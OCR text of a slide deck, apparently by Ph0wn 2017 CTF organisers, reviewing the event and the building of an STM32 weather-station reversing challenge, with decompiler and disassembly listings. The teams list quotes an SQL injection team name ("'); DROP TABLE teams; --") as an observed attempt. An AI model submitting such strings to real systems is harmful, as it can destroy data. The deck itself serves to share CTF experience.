


Solution


1 hour meeting followed by 2 hour Test Session ☺

Found flag format errors, description errors, bugs and ... *vulnerabilities*

Behind the Scenes: Equipment



Network infrastructure



Why do people try to bruteforce flags?!

Toothbrushes are crazy	November 30th, 1:03:12 AM	Ph0wn{tmx_iotx}	✖
Toothbrushes are crazy	November 30th, 1:03:08 AM	Ph0wn{mtx_iotx}	✖
Toothbrushes are crazy	November 30th, 1:03:01 AM	Ph0wn{tou_iotx}	✖
Toothbrushes are crazy	November 30th, 1:02:56 AM	Ph0wn{too_iotx}	✖
Toothbrushes are crazy	November 30th, 1:02:50 AM	Ph0wn{IOTX_TOU}	✖
Toothbrushes are crazy	November 30th, 1:02:45 AM	Ph0wn{IOTX_TOO}	✖
Toothbrushes are crazy	November 30th, 1:02:33 AM	Ph0wn{iotx_too}	✖
Toothbrushes are crazy	November 30th, 1:02:28 AM	Ph0wn{iotx_tou}	✖
Toothbrushes are crazy	November 30th, 1:02:15 AM	Ph0wn{iot_tou}	✖
Toothbrushes are crazy	November 30th, 1:01:52 AM	Ph0wn{iot_tmx}	✖
Toothbrushes are crazy	November 30th, 1:01:48 AM	Ph0wn{iot_tmx}	✖
Toothbrushes are crazy	November 30th, 1:01:46 AM	Ph0wn{iot_mtx}	✖
Toothbrushes are crazy	November 30th, 1:01:43 AM	Ph0wn{iot_ox}	✖

A more disciplined approach: all strings in the binaries

BlackAlps badge II - Let's get graphical	November 29th, 7:15:52 PM	PH0WN{BlackAlps@Ph0wn2017}	✖
BlackAlps badge II - Let's get graphical	November 29th, 7:15:46 PM	PH0WN{BlackAlps @ Ph0wn 2017}	✖
BlackAlps badge II - Let's get graphical	November 29th, 7:14:47 PM	PH0WN{====FLAG GOES HERE====}	✖
BlackAlps badge I - Xtensible reversing	November 29th, 7:13:39 PM	Ph0wn{nicolas}	✖
BlackAlps badge I - Xtensible reversing	November 29th, 7:11:22 PM	Ph0wn{BlackAlps@Ph0wn2017}	✖
BlackAlps badge I - Xtensible reversing	November 29th, 7:11:11 PM	Ph0wn{BlackAlps}	✖
BlackAlps badge I - Xtensible reversing	November 29th, 7:10:50 PM	Ph0wn{Ph0wn2017}	✖

Is that an SQL injection attempt?

Teams

Team	Website	Affiliation	Country
Final Ballz Sharks			
'); DROP TABLE teams; --	https://goo.gl/E5pj2W	[redacted]	Italy
NOPS		[redacted]	France
Ninjas		[redacted]	France


Lesson learned

- **Challenges**. We had too many (25) - 7 never solved, some barely studied.
- **Equipment**.
  - 10 mins lease is too short
  - Some teams borrowed equipment without using it
  - We should have highlighted challenges that did not require equipment
- **Network**. No venue likes to host an unknown and uncontrolled network. *We had to take responsibility*.
- **Misc**.
  - More drinks (including water, yes!).
  - Difficult to spread the word.

Weather Station: Making Of

From:

To:




(for a sysadmin playing with hardware)

Weather Station: Making Of

From:

To:




(for a sysadmin playing with hardware)

- A 4-level challenge from 50 to 500 points

Weather Station: Making Of

From:

To:




(for a sysadmin playing with hardware)

- A 4-level challenge from 50 to 500 points
- A good challenge **must** look like stuff from real life

Weather Station: Making Of

From:

To:



(for a sysadmin playing with hardware)

- A 4-level challenge from 50 to 500 points
- A good challenge **must** look like stuff from real life

→ I decided to build a fully functional weather station like cheap ones on market.

Weather Station: Hardware specs

- Arduino (AVR target) ?
  $\Longrightarrow$ No, Harvard arch = ROP-chain, too complex.

Weather Station: Hardware specs


- Arduino (AVR target) ?
  $\Longrightarrow$ No, Harvard arch = ROP-chain, too complex.
- But Arduino's shields are cool (and easy to build) !
  $\Longrightarrow$ Nucleo64 boards with STM32/ARM target are good candidate.


Weather Station: Hardware specs


- Arduino (AVR target) ?
  $\Longrightarrow$ No, Harvard arch = ROP-chain, too complex.
- But Arduino's shields are cool (and easy to build) !
  $\Longrightarrow$ Nucleo64 boards with STM32/ARM target are good candidate.
- Sensors: pressure, humidity, temp. on custom bus?
  $\Longrightarrow$ NO! All on I2C, even the OLED display. Fast dev time, less resources and interrupt used.

Weather Station: Hardware specs

- Arduino (AVR target) ?
  $\Longrightarrow$ No, Harvard arch = ROP-chain, too complex.
- But Arduino's shields are cool (and easy to build) !
  $\Longrightarrow$ Nucleo64 boards with STM32/ARM target are good candidate.
- Sensors: pressure, humidity, temp. on custom bus?
  $\Longrightarrow$ NO! All on I2C, even the OLED display. Fast dev time, less resources and interrupt used.
- And don't forget the $1 chinese off the shelf PCBs.









Weather Station: First prototype

The fully running prototype, used during all the dev.



Weather Station: First prototype


The fully running prototype, used during all the dev.



→ Yes it's a $10 logical analyser


Weather Station: First board

One month before the CTF, the first board ready to ship.




Weather Station: First board

One month before the CTF, the first board ready to ship.




→ TODO-List += learn KiCad & DirtyPCBs.com ☺

Weather Station: Dev tools



Cube MX



And using the Hard Abstration Layer (HAL_* functions)
$\rightarrow$ The designer must learn something!

Weather Station: Serial port

Level 1: Hook the serial port

Initial idea: 3 pins RX TX GND and serial modules to competitor.
$\rightarrow$ Bad idea for a 50 points challenge & risky for the hardware

Weather Station: Serial port

Level 1: Hook the serial port


Initial idea: 3 pins RX TX GND and serial modules to competitor.
$\rightarrow$ Bad idea for a 50 points challenge & risky for the hardware

Solution

Solder a USB $\leftrightarrow$ serial module on the shield

Weather Station: The password

Level 2: Find the password.




The reversing starts here

Radare2 is Ok for a static reverse
What about IDA-pro and its decompiler?

Weather Station: The password

Level 2: Find the password.



The reversing starts here

Radare2 is Ok for a static reverse
What about IDA-pro and its decompiler?

IDA-pro is so efficient that it gives back the source code.

→ It kills the game ☹

Weather Station: Code generation

So, need to compile with -O3, ok but ...

```
for ( i = 0; i <= 7; ++i )
{
  byte_2000085C[i] ^= *((_BYTE *)&v23 + i);
  if ( *((_BYTE *)&v20 + i) & 1 )
    byte_2000085C[i] -= 7;
  else
    byte_2000085C[i] -= 3;
}
v30 = 0;
for ( i = 0; i <= 7; ++i )
{
  if ( byte_2000085C[i] )
    v30 = 1;
}
```

IDA with -O0

```
do
{
  sub_800C218("\r\n");
  sub_800C218(&v23);
  sub_800C2A0(&byte_2000084C, 1638);
  v0 = &byte_2000084C;
  v1 = (char *)&v15 + 3;
  v2 = &v19;
  do
  {
    v4 = (v2++)[1];
    v3 = v4;
    v5 = (v1++)[1];
    v6 = *v0 ^ v5;
    *v0 = v6;
    if ( v3 & 1 )
      *v0 = v6 - 7;
    else
      v6 -= 3;
    if ( !(v3 & 1) )
      *v0 = v6;
    ++v0;
  }
  while ( (_UNKNOWN *)v0 != &unk_20000854 );
  v7 = &unk_2000084B;
  v8 = 0;
  v9 = &unk_2000084B;
  do
  {
    v10 = *((_BYTE *)v9 + 1);
    v9 = (char *)v9 + 1;
    if ( v10 )
      v8 = 1;
  }
  while ( v9 != &unk_20000853 );
}
while ( v8 );
```

IDA with -O3

```
0x0800c6e0      1378            ldrb r3, [r2]
0x0800c6e2      11f801ef        ldrb lr, [r1, 1]!
0x0800c6e6      10f801cf        ldrb ip, [r0, 1]!
0x0800c6ea      1ef0010f        tst.w lr, 1
0x0800c6ee      83ea0c03        eor.w r3, r3, ip
0x0800c6f2      1370            strb r3, [r2]
0x0800c6f4      a3f1070e        sub.w lr, r3, 7
0x0800c6f8      0abf            itet eq
    ; JMP XREF from 0x0800c6f8 (fcn.0800c668)
0x0800c6fa      033b            subs r3, 3
0x0800c6fc      82f800e0        strb.w lr, [r2]
0x0800c700      1370            strb r3, [r2]
0x0800c702      0132            adds r2, 1
0x0800c704      4a45            cmp r2, sb
0x0800c706      ebd1            bne 0x800c6e0
0x0800c708      dff8b4a0        ldr.w sl, aav.0x2000084b
0x0800c70c      0022            movs r2, 0
0x0800c70e      5346            mov r3, sl
    ; JMP XREF from 0x0800c71c (fcn.0800c668)
0x0800c710      13f8011f        ldrb r1, [r3, 1]!
